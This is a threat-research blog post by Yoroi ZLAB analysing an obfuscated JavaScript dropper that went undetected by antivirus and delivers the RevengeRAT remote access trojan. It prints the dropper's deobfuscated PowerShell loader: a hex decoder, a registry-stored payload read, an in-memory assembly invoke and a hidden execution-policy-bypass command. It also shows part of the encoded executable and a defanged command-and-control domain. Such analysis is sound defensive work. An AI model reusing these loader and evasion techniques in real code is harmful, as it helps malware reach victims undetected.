Evading AV with JavaScript Obfuscation

2019-03-08 ZLAB-YOROI research

Introduction

Few days ago, Cybaze-Yoroi ZLAB researchers spotted a suspicious JavaScript file needing further attention: it leveraged several techniques in order to evade all AV detection and no one of the fifty-eight antivirus solution hosted on the notorious VirusTotal platform detected it. For this reason, we decided to dissect it and investigate what kind of tricks the malware used to achieve such result.




Figure 1: Javascript dropper AV detection at 2019-03-01

Technical analysis

The file is written in JavaScript language and it's natively runnable by the Windows Script Host system component, its size is quite larger than common script files, about 1 MB of random looking text.

Hash (Sha256)	99b0b24dcfb29291163b66c60355b6e1454c6a3d5dfbc2cd7b86b1ca548761eb
Threat	Generic
Description	JS/Dropper
Ssdeep	6144:+FquQGm+pYEaRFquQGnFquQGHFquQGtFquQG1FquQGrFquQGoFquQGsFquQGRFqa: +y+yTr5RPkYFV21Ge3bN2u8AVQuK6qzH

Table 1: Information about Javascript dropper.

The first look at this file reveal a first interesting characteristic: the usage of non ASCII charsets all along the body of the script.

```
var =
[...]Dч5mTPe8цмWuyатKDCH7ыNирsфбm3nxsцвиеKEсыBLQBепьVWCфPь7kwCьммоЕиv6гш4иKansmN
SliCфсСицвНКжVVaDигE8g1гмwc0Всв2ye03lNBBм4W3UeKявоqVы6ful9Hyy9bo3dMZo76l9гдPDжм$G6yy
RpфaRгьABьсйаPnBыжT4q4yC6Nннззщ Zjд1oyuSh63Вйос6zгникqцZмцяSj1YчVщWDpзgzwtwFлd1$пVbцR
1CYjwPMмпиWп6eFкпааршwXp3Оы8VвbшAkwSXe8фK0дзМыYd0xOВушнfацы4лдзфFFКыke9t2tabцh$йk
```

tф3zdSыePRaE6N8НлDHc$LDлdJуйX1JiщRвCзvHгбцmIRTtXdдkкщгHBTZzpшXoiPCьтяFbRшвAг7meRчZ
a8убжыb68YмQbMnITc90иідvTцqcu$aXJя2яuCNMUtnXoluyW90andzpqMмгicжVl0рфJ1тйрRы19ZшVчt8Ba
89ZmjbBBODur$цLgййз6OтвRU34NcaRHfкжздАкуя27Ukайжуйу8тчmE8зо36tM1QpYJBTpfгndlгзG6qZ02Lда
го76XUL6BCIQnzOфу4eeTчSbpmpy7LфтfeXzDFтгFмWkWцcNcdыI6ZxUwVYh0E4цDe7wXEQUxi0oGLиьтvt
fZexyBwтгoEra6ущсзl48огцefmжDC7PyOJзVBXAoАфцпngStlвGлсZт2pp39дя9мрWgйыш9выAзрзщPWQQ
жXKQImь2GkvфLьн4koN7SeдшfBe24Uф5ля6чobDmBWcxyFrpVLIBctузвшщ0сошчйP4т18зidun1cТи7JKe$
мфgцтsUgAщjcQ1BPтVpтIcвлNyглjd6yгpsaNjпру2KvнщдZтc4Ertt7gTktmtJутabhPDTSAa6ощQйясТТ7oJНы
SRыcgPлBEEOiдпfLтлdTgлqbW1Nл1LrfsJDcилCпнуфжж401LeQкупуVgфпRTbZW7ыiз6pi8адсгярнB4eL26
Jвббсзskм1tb08зтгzаалед8ОblыпзeSUчG6дп5CWчJхуazыбчKUAKкцркtх$$wEB2LcцяпSFYkYBNдмRwj46
YKhYчkжшGroYьщNpхйшкDYpeошx3rRZwuNhCaamj1mрыгzущDE69u9aLWущuzавJбпшheSrsРьbgp6ly1N
yудGщZlSиB8e2cjrNчGJrH$vСмCTgьUEap$7vBskK7owкqezNonHpyffXOKSyH55HTcsPTдещнuгAa7пVжq6s
XязОцLcERZcл$SFRpCBmбaJт4nadGPEbl8вйбрздлPndeyoUй6й$iZQo7VштнйP9fkwQmlSrCLITpkFцbAX7
MlwмрkзFkgшлвt9Kдд3uз$0IaNчpZW8ы8oztraZакV00жйczmHWOq9Z4иZJ$ondя1gcdyoZiTbpr2ыaY2najтТ
oHJча6a952UьeНиутGи1a5иVi0Ta4л3iCB_0x5e24=['fromCharCode','function\x20H2B([string]$s){$H=@();for\
x20($i=0;$i\x20-lt\x20$s.Length;$i+=2){$H+=[Byte]::Parse($s.Substring($i,2),[System.Globalization.NumberSty
les]::HexNumber);};return\x20$H;};$_b=(get-itemproperty\x20-path\x20\x27HKCU:\x5cSOFTWARE\x5cMicros
oft\x5cRun\x27\x20-name\x20\x27Microsoft\x27).Microsoft;$_b=$_b.replace(\x27$\x27,\x275\x27);[byte[]]$_0\x
20=\x20H2B($_b);$_1\x20=\x20[System.Threading.Thread]::GetDomain().Load($_0);$_1.EntryPoint.invoke($n
ull,$null);','Wscript.Shell','scriptfullname','scriptname','powershell\x20-ExecutionPolicy\x20Bypass\x20-windows
tyle\x20hidden\x20-noexit\x20-Command\x20','4D$A900003000000040000OFFFF0000B8000000000000004
0000000000000000000000000000000000000000000000000000000000000000000000000800000000E1FBA0E
00B409CD21B8014CCD21$46869732070726F6772616D2063616E6E6F7420626$20727$6E20696E20444F
$3206D6F646$2E0D0D0A2400000000000000$04$00004C010300870861$C0000000000000000E00022000
B01$000003C0000000800000000000001E$A0000002000000060000000040000020000000020000040000000
0000000040000000000000000A0000000020000000000000200408$000010000010000000001000001000000
0000000010000000000000000000000C4$90000$700000006000000F6040000000000000000000000000000
0000000000008000000C0000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000020000080000000000000000000000820000048000000000000
000000000002E746$7874000000243A000000200000003C0000002000000000000000000000000000020000
00602E72737263000000F6040000006000000006000000 3E000000000000000000000000000040000040 2E7
26$6C6F6300000C0000000080000000020000004400000000000000000000000000000400000420000000000
0000000000000000000000000$A000000000000480000000 2000$00243B0000A01E000001000000070000060
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000010101010101000000010000000000000000000000000000000000000000000000000000000000000
1010101010101010101010100E67201000070800E000004280700000A800F000004730600000 6801000004 73
0800000A80110000047213000070801200000414801

These characters seem to be typed down without any apparent logic, but, a closer look reveals the first technique used by the malware writer. He declared all the variables using long strings combining a mixture of ASCII and UNICODE characters, even including some characters from the Cyrillic alphabet:

```
ыNирsфбm3nxsцвиеКЕсыBLQВеньVWC
```

Figure 3: combination of ASCII and UNICODE characters

The difference among all the variables is visible only in the final part of those declarations after "_" char. So, we can say that the malware writers uses a common prefix for all the variables' declarations. In the script previously shown in Figure 2, the final part of the variable is declared in the following way:

```
var = [...]_0x5e24
```

Figure 4: different part in the defined variables

So the first step to de-obfuscate this code is to replace that prefix with other ones which allow the readability of the code. The result is:

```
var A_0x5e24=['fromCharCode','function\x20H2B([string]$s){$H=@();for\x20($i=0;$i\x20-lt\x20$s.Length;$i+=2){$H+=[Byte]::Parse($s.Substring($i,2),[System.Globalization.NumberStyles]::HexNumber);};return\x20$H;};$_b=(get-itemproperty\x20-path\x20\x27HKCU:\x5cSOFTWARE\x5cMicrosoft\x5cRun\x27\x20-name\x20\x27Microsoft\x27).Microsoft;
```

Figure 5: first deobfuscation level

script above. It is possible see different hexadecimal char-encoding like:

```
0x27
0x20
0x5c
```

Figure 6: hexadecimal character used in script of javascript

Replacing these hex represented chars with their ascii encoding end up this way:

```
0x27 → '
0x20 → empty space
0x5c → \
```

Figure 7: conversion from hexadecimal to ascii characters

After this de-obfuscation step, the script results in:

```
A_0x5e24=['fromCharCode','function H2B([string]$s){$H=@();for ($i=0;$i -lt $s.Length;$i+=2){$H+=[Byte]::Parse($s.Substring($i,2),
[System.Globalization.NumberStyles]::HexNumber);};return $H;};$_b=(get-itemproperty -path 'HKCU:\SOFTWARE\Microsoft\Run' -name 'Microsoft').Microsoft;
```

Figure 8: second deobfuscation level

The backslash char before every hexadecimal char is necessary to combine hex with ascii encoding. Now we are able to see the clear code and initial part of executable hidden in the javascript dropper even if it not seems to be well defined. Inside of it, indeed, are present '$' chars and these are not permitted in hexadecimal encoding.

```
[byte[]]$_0 = H2B($_b);
$_1 = [System.Threading.Thread]::GetDomain().Load($_0);
$_1.EntryPoint.invoke($null,$null);','Wscript.Shell','scriptfullname','scriptname','powershell -ExecutionPolicy
Bypass -windowstyle hidden -noexit -Command
','4D$A900003000000040000000FFFF0000B8000000000000004000000000000000000000000000000000000000
0000000000000000000000000000000000800000000E1FBA0E00B409CD21B8014CCD21$4686973207072
6F6772616D2063616E6E6F7420626$20727$6E20696E20444F$3206D6F646$2E0D0D0A240000000000000
0$04$00004C010300870861$C0000000000000000E00022000B01$000003C000000800000000000001E$A0
0000020000006000000000400000200000000200004000000000000004000000000000000A000000002
0000000000000200408$0000100000100000000010000010000000000001000000000000000000000C4$
90000$700000006000000F6040000000000000000000000000000000000008000000C000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
2000000800000000000000000000008200000480000000000000000000002E746$7874000000243A00000
0200000003C000000200000000000000000000000000200000602E72737263000000F604000000600000
00060000003E000000000000000000000000400000402E726$6C6F6300000C000000080000000020000
0004400000000000000000000000000040000042000000000000000000000000000000000$A0000000000
0048000000020000$00243B0000A01E000001000000070000060000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000001010101010100000001000000000
0000000000000000000000000000000000000000000000000001010101010101010101010100E67201000070
800E000004280700000A800F000004730600000680100000047308000000A80110000047213000070801200000414801[...]
```

Figure 9: First part of executable in javascript

The first line of the above code replaces all '$' chars contained in _b variable with '5' char. Performing this action manually, it is possible to obtain a well formed Portable Executable, representing the final payload detoned on victim machine after the infection.




Figure 10: Part of executable after replacing $ with 5 character

The first four char, as we can see, are “4D5A”, magic numbers of the Executable files in Microsoft Windows environments. Once decoded, the payload is written down to the following registry key in order to allow its persistence on every reboot.

HKCU\SOFTWARE\Microsoft\Run\Microsoft

Figure 11: registry key used to grant persistence

The extracted executable is widely identified by most of the AV solutions enumerated into the VirusTotal platform.




Figure 12: payload inside of JavaScript dropper AV detection at 2019-02-28

The binary is a variant of a well known Remote Access Trojan abused by several cyber-criminals, a “RevengeRAT” configured to with the following command and control server:

```
networklan[.]asuscomm[.]com
```

Figure 13: Command and Control contacted by malware

Conclusion

The analysis of this malicious JS script brings a significant evidence about how threat actors are able to easily hide malware to the eyes of anti-virus technologies, even if belonging to widely known families such as RevengeRAT. A few manipulations of the dropper code are enough to ensure a zero detection rate.

Also, another aspects of this case need attention. Even after several days from its discovery, and its subsequent sample submission on the VirusTotal platform on 28th February 2019, only two AV solutions result to be able to correctly identify this file, a performance confirming modern threats could not be tackled with a single, automated tool.




Figure 14: JavaScript dropper AV detection at 2019-03-04


This blog post was authored by Davide Testa, Luigi Martire and Luca Mella of Cybaze-Yoroi Z-LAB

malware

← Vulnerabilità 0-Day in Google Chrome


Apex Legends for Android: a Fake App could Compromise your Smartphone →

Related Posts



2019-10-04

The sLoad Threat: Ten Months Later



2019-09-24

APT or not APT? What's Behind the Aggah Campaign

2019-09-20

Commodity Malware Reborn: The AgentTesla "Total Oil" themed Campaign

Search...

CATEGORIES

Select Category

TAGS

infrastructure (48) iot (11) italy (95) linux (22) malware (143) microsoft (29) mobile (12) obfuscation (1) paloalto (1) ransomware (1) scada (10) server (67) technique (1) threat (163) trend (25) vulnerability (163) windows (1) yomi (2)

ARCHIVE


October 2019						
M	T	W	T	F	S	S
	1	2	3	4	5	6
7	8	9	10	11	12	13
14	15	16	17	18	19	20
21	22	23	24	25	26	27
28	29	30	31			
« Sep						

FOLLOW US ON TWITTER!

Tweets by @yoroisecurity

yoroi Retweeted

“Vedremo un futuro in cui le macchine autonome viaggeranno in superficie su piste costruite per loro e noi umani cammineremo sottoterra? Possibile” Garry Kasparov #onlife



Oct 5, 2019

Yoroi S.r.l - YOROI@PEC.IT - Via Santo Stefano, 11, Bologna BO, 40125 - P. IVA 03407741200 - R.E.A. BO 516975 - Codice Fiscale 03407741200 - Capitale Sociale: Euro 50.000 IV